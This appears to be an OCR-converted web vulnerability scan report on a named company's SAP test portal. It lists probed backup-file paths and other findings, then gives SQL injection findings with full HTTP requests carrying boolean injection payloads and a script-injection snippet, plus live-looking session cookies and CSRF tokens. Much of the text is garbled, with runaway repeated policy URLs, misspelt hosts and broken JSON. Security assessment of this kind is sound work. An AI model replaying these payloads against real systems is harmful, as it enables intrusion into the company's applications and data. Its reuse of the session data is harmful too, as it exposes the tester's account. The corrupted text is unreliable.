- 23.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.zip
- 23.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.exe

```
23.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.gz
23.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_
23.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.exe 23.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.gz 23.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.jar
 23.21. https://testportal.zalaris.com/iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.rai
23.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar
23.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar.gz
23.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.zip 23.25. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.rar
 23.26. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar
 23.27. https://testportal.zalaris.com/in/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.gz
23.27. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.g
23.28. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.zip
23.29. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js1
23.30. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2
23.31. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_backup
23.32. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_bak
23.33. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_old
23.34. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsbak
23.35. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc
23.36. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc
23.37. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsold
23.37. https://testportal.zalaris.com/neptune/P_TRAVEL_CREATE_EXPENSE_REP.view.jsold
23.38. https://testportal.zalaris.com/neptune/ative/neptune_login_ping.1
23.39. https://testportal.zalaris.com/neptune/ative/neptune_login_ping.7z
23.39. https://testportal.zalaris.com/neptune/native/neptune_login_ping.7z 23.40. https://testportal.zalaris.com/neptune/native/neptune_login_ping.a 23.41. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ar
 23.42. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bac
 23.43. https://testportal.zalaris.com/neptune/native/neptune_login_ping.backup
23.44. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bab. 23.45. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bz2 23.46. https://testportal.zalaris.com/neptune/native/neptune_login_ping.cbz
 23.47. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ear
 23.48. https://testportal.zalaris.com/neptune/native/neptune_login_ping.exe
23.49. https://testportal.zalaris.com/neptune/native/neptune_login_ping.gz 23.50. https://testportal.zalaris.com/neptune/native/neptune_login_ping.inc 23.51. https://testportal.zalaris.com/neptune/native/neptune_login_ping.include
23.52. https://testportal.zalaris.com/neptune/native/neptune_login_ping.jar
23.53. https://testportal.zalaris.com/neptune/native/neptune_login_ping.lzma
23.54. https://testportal.zalaris.com/neptune/native/neptune_login_ping.old 23.55. https://testportal.zalaris.com/neptune/native/neptune_login_ping.rar 23.56. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar
 23.57. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.7z
 23.58. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.bz2
23.59. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.gz 23.60. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.lzma 23.61. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.xz
 23.62. https://testportal.zalaris.com/neptune/native/neptune_login_ping.war
 23.63. https://testportal.zalaris.com/neptune/native/neptune_login_ping.wim
 23.64. https://testportal.zalaris.com/neptune/native/neptune_login_ping.xz
 23.65. https://testportal.zalaris.com/neptune/native/neptune_login_ping.zip
```

### 24. Email addresses disclosed

- 24.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts /control/analyticgrid/Grid.js
- 24.2. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/jspdf.js
- 24.3. https://testportal.zalaris.com/neptune/zmfp\_personal\_profile
- 24.4. https://testportal.zalaris.com/neptune/zmfp\_request\_system\_access

### 25. Private IP addresses disclosed

### 26. Credit card numbers disclosed

### 27. Cacheable HTTPS response

- 27.1. https://testportal.zalaris.com/

- 27.2. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json 27.3. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json 27.4. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- 27.5. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- 27.6. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- 27.7. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

### 28. Multiple content types specified

- 28.1. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW.view.js 28.2. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js 28.3. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_OTHER\_QUOTAS.view.js 28.4. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_PAID\_VACATION.view.js 28.5. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_SICKNESS.view.js 28.6. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_TIME\_REG.view.js 28.7. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_TRAVEL\_PAID.view.js 28.8. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_TRVL\_PROCESS.view.js

### 29. HTML does not specify charset

- 29.1. https://testportal.zalaris.com/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/emptyhover.html
- 29.2. https://testportal.zalaris.com/com.sap.portal.pagebuilder/html/EmptyDocument.html
- 29.3. https://testportal.zalaris.com/htmlb/jslib/emptyhover.html

### 30. TLS certificate

# 1. SQL injection

There are 2 instances of this issue

- /neptune/zmfp travel create expense rep [DATEFAR JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [T\_SCHEMA JSON parameter]

### Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

### Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

### References

- · Web Security Academy: SQL injection
- Using Burp to Test for Injection Flaws
- · Web Security Academy: SQL Injection Cheat Sheet

### Vulnerability classifications

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-94: Improper Control of Generation of Code ('Code Injection')
- CWE-116: Improper Encoding or Escaping of Output
- CAPEC-66: SQL Injection

## 1.1. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [DATEFAR JSON parameter]

### Summary

Severity: **High**Confidence: **Firm** 

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

## Issue detail

The DATEFAR JSON parameter appears to be vulnerable to SQL injection attacks. The payloads 52403057' or '9314'='9314 and 36377828' or '8486'='8490 were each submitted in the DATEFAR JSON parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

# Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01 Content-Length: 1954 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS\_TRAVEL\_HEAD":("COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02","SCHEMA\_TXT":"Expense Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false," ..[SNIP]...

### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 10:04:05 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8
 Content-Length: 6328
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin: *
 access-control-allow-methods:
 access-control-allow-headers: *
 cache-control: no-store
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://sapui5.hana.ondemand.com/https://*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdn.syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndicat
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.alaris.com/stps://syndication.twitter.com https://syndication.twitter.com 
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 ("modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",
 ...[SNIP]...
```

## Request 2

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&ajax_value=DRAFT HTTP/1.1
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772444885; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJuq3GKpZqFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-ld: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01
Content-Length: 1954
Origin: https://testportal.zalaris.com
Dnf: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```

Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS\_TRAVEL\_HEAD":{"COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02","SCHEMA\_TXT":"Expense
Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false,"
...[SNIP]...
C":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220714","TIMEARR":"000000","ISREQUEST":false,"BORDERCOSSFIELD\_VIS":false
e,"BORDERCOSSPLANEFIELD\_VIS":false,"DATEFAR":"36377828' or '8486'='8490","TIMEFAR":""DATEFDP":"","TIMEFDP":"","EDITOR":"","CUSTOMER":"<script>
({0:#0=alert/#0##0#(0)})</ri>
...[SNIP]...
...[SNIP]...
...[SNIP]...

### Response 2

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 10:04:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6284
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: '
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://iogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARIST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARIST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARIST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARIST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.aaconaws.com/files/ZALARIST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-wes
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.maps.gstatic.com https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://boost-files-general-eu-west-1-lest.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloPageEntryData":("REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",
 ..[SNIP]...
```

## 1.2. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [T\_SCHEMA JSON parameter]

### Summary

Severity: **High**Confidence: **Firm** 

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

### Issue detail

The **T\_SCHEMA** JSON parameter appears to be vulnerable to SQL injection attacks. The payloads **and 9134=09134** and **and 9373=9381** were each submitted in the T\_SCHEMA JSON parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1

Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjWUboOy2IGttBRDMhtYT]1657771353019|1657772444885; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: en-US\_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01 Content-Length: 1954 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close , L\_STATU: V, LL\_STATU: V, LL\_STATU: V, LL\_STATU: V, LL\_STATU: V, LL\_STATU: "T\_SCHEMA":"02 and 9134=09134","SCHEMA\_TXT":"Expense Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false,"SEL\_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220714","TIMEA ("GS\_TRAVEL\_HEAD":("COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02 and 9134=09134","SCHEMA\_TXT":"Expense

## Response 1

...[SNIP]...

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:45:02 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 6320 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: \* cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://ms.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://syndication.twitter.com https:// 